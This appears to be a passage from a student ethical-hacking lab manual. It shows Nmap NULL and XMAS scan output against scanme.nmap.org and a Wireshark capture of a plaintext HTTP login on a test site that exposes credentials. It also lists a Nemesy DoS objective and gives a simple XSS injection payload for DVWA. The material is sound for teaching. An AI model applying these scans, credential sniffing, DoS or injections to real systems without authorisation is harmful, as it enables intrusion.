


Target: scanme.nmap.org

Command: nmap -sN -T4 -v scanme.nmap.org

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:55 India Standard Time
Initiating Ping Scan at 14:55
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:55, 0.54s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:55
Completed Parallel DNS resolution of 1 host. at 14:55, 0.04s elapsed
Initiating NULL Scan at 14:55
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
NULL Scan Timing: About 11.95% done; ETC: 15:00 (0:03:48 remaining)
NULL Scan Timing: About 23.60% done; ETC: 14:59 (0:03:17 remaining)
NULL Scan Timing: About 35.55% done; ETC: 14:59 (0:02:45 remaining)
NULL Scan Timing: About 47.55% done; ETC: 14:59 (0:02:13 remaining)
NULL Scan Timing: About 59.55% done; ETC: 14:59 (0:01:43 remaining)
NULL Scan Timing: About 71.30% done; ETC: 14:59 (0:01:13 remaining)
NULL Scan Timing: About 83.15% done; ETC: 14:59 (0:00:43 remaining)
Completed NULL Scan at 14:59, 253.61s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.48s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.48 seconds
           Raw packets sent: 2004 (80.152KB) | Rcvd: 1 (40B)
```

5. Performing XMAS Scan



Target: scanme.nmap.org

Command: nmap -sX -T4 -v scanme.nmap.org


```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 15:03 India Standard Time
Initiating Ping Scan at 15:03
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 15:03, 0.33s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:03
Completed Parallel DNS resolution of 1 host. at 15:03, 0.01s elapsed
Initiating XMAS Scan at 15:03
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
XMAS Scan Timing: About 12.05% done; ETC: 15:07 (0:03:46 remaining)
XMAS Scan Timing: About 24.05% done; ETC: 15:07 (0:03:13 remaining)
XMAS Scan Timing: About 35.90% done; ETC: 15:07 (0:02:42 remaining)
XMAS Scan Timing: About 47.60% done; ETC: 15:07 (0:02:13 remaining)
XMAS Scan Timing: About 59.55% done; ETC: 15:07 (0:01:43 remaining)
XMAS Scan Timing: About 71.55% done; ETC: 15:07 (0:01:12 remaining)
XMAS Scan Timing: About 83.55% done; ETC: 15:07 (0:00:42 remaining)
Completed XMAS Scan at 15:07, 253.40s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.03 seconds
           Raw packets sent: 2004 (80.152KB) | Rcvd: 2 (68B)
```

Practical 5: Network Traffic Capture with Wireshark

- Network Traffic Capture:
    - Use Wireshark to capture network traffic on a specific network interface.
    - Analyze the captured packets to extract relevant information and identify potential security issues. Understand the potential security risks associated with keyloggers and the importance of protecting against them.
- Denial of Service (DoS) Attack:
    - Use Nemesy to launch a DoS attack against a target system or network.
    - Observe the impact of the attack on the target's availability and performance.

Network Traffic Capture

1. Start the Wireshark Application and Select the Appropriate Interface




The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate

Ethernet
Npcap Loopback Adapter
Ethernet 2
Local Area Connection* 8
Local Area Connection* 7
Local Area Connection* 6
Cisco remote capture
Event Tracing for Windows (ETW) reader
Random packet generator
SSH remote capture
UDP Listener remote capture
Wi-Fi remote capture

You are running Wireshark 4.2.2 (v4.2.2-0-g404592842786). You receive automatic updates.

Ready to load or capture | No Packets | Profile: Default

2. All the Package will be displayed one by one.




Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time       Source           Destination      Protocol Lengtł Info
    1 0.000000   192.168.30.97    142.250.183.131  TCP       55 8615 → 80 [ACK] Seq=1 Ack=1 Win=1025 Len=1
    2 0.002427   142.250.183.131  192.168.30.97    TCP       66 80 → 8615 [ACK] Seq=1 Ack=2 Win=261 Len=0 SLE=1 SRE=2
    3 0.047558   192.168.12.199   239.255.255.250  SSDP     309 NOTIFY * HTTP/1.1
    4 0.151332   192.168.12.199   239.255.255.250  SSDP     318 NOTIFY * HTTP/1.1
    5 0.187629   192.168.30.97    142.250.67.163   TCP       55 8627 → 443 [ACK] Seq=1 Ack=1 Win=1025 Len=1 [TCP segment of a reassembled PDU]
    6 0.255432   192.168.12.199   239.255.255.250  SSDP     381 NOTIFY * HTTP/1.1
    7 0.359240   192.168.12.199   239.255.255.250  SSDP     373 NOTIFY * HTTP/1.1
    8 0.463268   192.168.12.199   239.255.255.250  SSDP     318 NOTIFY * HTTP/1.1
    9 0.567166   192.168.12.199   239.255.255.250  SSDP     357 NOTIFY * HTTP/1.1
   10 0.671234   192.168.12.199   239.255.255.250  SSDP     389 NOTIFY * HTTP/1.1
   11 0.775270   192.168.12.199   239.255.255.250  SSDP     318 NOTIFY * HTTP/1.1
   12 0.879195   192.168.12.199   239.255.255.250  SSDP     377 NOTIFY * HTTP/1.1
   13 0.983285   192.168.12.199   239.255.255.250  SSDP     371 NOTIFY * HTTP/1.1
   14 1.021619   192.168.30.97    15.204.57.132    BT-DHT   107 Ping
   15 1.087285   192.168.12.199   239.255.255.250  SSDP     318 NOTIFY * HTTP/1.1
```

```
> Frame 1: 55 bytes on wire (440 bits), 55 bytes cap      0000  b4 f9 49 1d 8b 1d b8 ca  3a ad 60 eb 08 00 45 00   ··I····· :·`···E·
> Ethernet II, Src: Dell_ad:60:eb (b8:ca:3a:ad:60:eb      0010  00 29 5e f0 40 00 80 06  00 00 c0 a8 1e 61 8e fa   ·)^·@··· ·····a··
> Internet Protocol Version 4, Src: 192.168.30.97, D      0020  b7 83 21 a7 00 50 bc 56  3a 49 2c ee 52 b7 50 10   ··!··P·V :I,·R·P·
> Transmission Control Protocol, Src Port: 8615, Dst      0030  04 01 25 a3 00 00 00                               ··%····
```

Ethernet: <live capture in progress> | Packets: 15 · Displayed: 15 (100.0%) | Profile: Default

3. Go to any http website and Login with Random Username and Password or Any required Credentials



login page

Not secure testphp.vulnweb.com/login.php

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo


If you are already registered please enter your login information below:

Username : admin
Password : ••••••••••••••••••••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

4. Goto Wireshark. Apply the http filter by inputting the keyword “http” in the text box above



*Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

```
No.   Time       Source          Destination     Protocol Length Info
  729 53.945837  192.168.30.97   44.228.249.3    HTTP      715 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  750 54.217939  44.228.249.3    192.168.30.97   HTTP      330 HTTP/1.1 302 Found  (text/html)
  753 54.225050  192.168.30.97   44.228.249.3    HTTP      570 GET /login.php HTTP/1.1
  775 54.497298  44.228.249.3    192.168.30.97   HTTP     1350 HTTP/1.1 200 OK  (text/html)
```


```
> Frame 729: 715 bytes on wire (5720 bits), 715 byte
> Ethernet II, Src: Dell_ad:60:eb (b8:ca:3a:ad:60:eb
> Internet Protocol Version 4, Src: 192.168.30.97, D
> Transmission Control Protocol, Src Port: 8702, Dst
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urle
```

```
0000  b4 f9 49 1d 8b 1d b8 ca  3a ad 60 eb 08 00 45 00   ··I····· :·`···E·
0010  02 bd 04 22 40 00 80 06  00 00 c0 a8 1e 61 2c e4   ···"@··· ·····a,·
0020  f9 03 21 fe 00 50 75 5f  34 d6 8e b5 e0 19 50 18   ··!··Pu_ 4·····P·
0030  04 02 07 a1 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 33 36  0d 0a 43 61 63 68 65 2d   ngth: 36 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin : http:/
```

Hypertext Transfer Protocol: Protocol | Packets: 1117 · Displayed: 4 (0.4%) · Dropped: 0 (0.0%) | Profile: Default

5. Right click on the packet with POST request

6. Select Show Packet in New Window


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window


```
No.  Time        Source          Destination     Protocol Length Info
 729 53.945837   192.168.30.97   44.228.249.3    HTTP     715 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 750 54.217939   44.228.249.3    192.168.30.97   HTTP
 753 54.225050   192.168.30.97   44.228.249.3    HTTP
 775 54.497298   44.228.249.3    192.168.30.97   HTTP
```

```
> Frame 729: 715 bytes on wire (5720 bits), 715 b
> Ethernet II, Src: Dell_ad:60:eb (b8:ca:3a:ad:60
> Internet Protocol Version 4, Src: 192.168.30.97
> Transmission Control Protocol, Src Port: 8702,
v Hypertext Transfer Protocol
  v POST /userinfo.php HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): POST /useri
      Request Method: POST
      Request URI: /userinfo.php
      Request Version: HTTP/1.1
    Host: testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
```

```
0000  b4 f9 49 1d 8b                                     I·····  :·`···E·
0010  02 bd 04 22 4(                                     "@···  ·····a,·
0020  f9 03 21 fe 0(                                     ··Pu_  4·····P·
0030  04 02 07 a1 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 33 36  0d 0a 43 61 63 68 65 2d   ngth: 36 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin : http:/
```

Hypertext Transfer Protocol: Protocol | Packets: 1117 · Displayed: 4 (0.4%) · Dropped: 0 (0.0%) | Profile: Default

7. Scroll down to the bottom. You can see the username and password inserted as http have no security



```
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    [HTTP request 1/2]
    [Response in frame: 750]
    [Next request in frame: 753]
    File Data: 36 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "uname" = "admin"
      Key: uname
      Value: admin
  v Form item: "pass" = "thepasswordissecret"
      Key: pass
      Value: thepasswordissecret
```

```
0000  b4 f9 49 1d 8b 1d b8 ca  3a ad 60 eb 08 00 45 00   ··I·····  :·`···E·
0010  02 bd 04 22 40 00 80 06  00 00 c0 a8 1e 61 2c e4   ···"@···  ·····a,·
0020  f9 03 21 fe 00 50 75 5f  34 d6 8e b5 e0 19 50 18   ··!··Pu_  4·····P·
0030  04 02 07 a1 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 33 36  0d 0a 43 61 63 68 65 2d   ngth: 36 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin : http:/
00e0  2f 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62   /testphp .vulnweb
00f0  2e 63 6f 6d 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   .com··Co ntent-Ty
0100  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
0110  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo rm-urlen
0120  63 6f 64 65 64 0d 0a 55  73 65 72 2d 41 67 65 6e   coded··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  57 69 6e 64 6f 77 73 20  4e 54 20 31 30 2e 30 3b   Windows  NT 10.0;
```

No.: 729 · Time: 53.945837 · Source: 192.168.30.97 · Destination: 44.228.249.3 · Protocol: HTTP · Length: 715 · Info: POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)


☑ Show packet bytes

Practical 6: Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

XSS Attack

1. Setup DVWA and select XSS (Reflected)
2. Inject html code with tags such as <a>,<button> or js code with windows, document or navigator apis
3. Injected Code: <button onclick='alert("lkjgc")'>Click me</button>



localhost/vulnerable/vulnerabilities/xss_r/

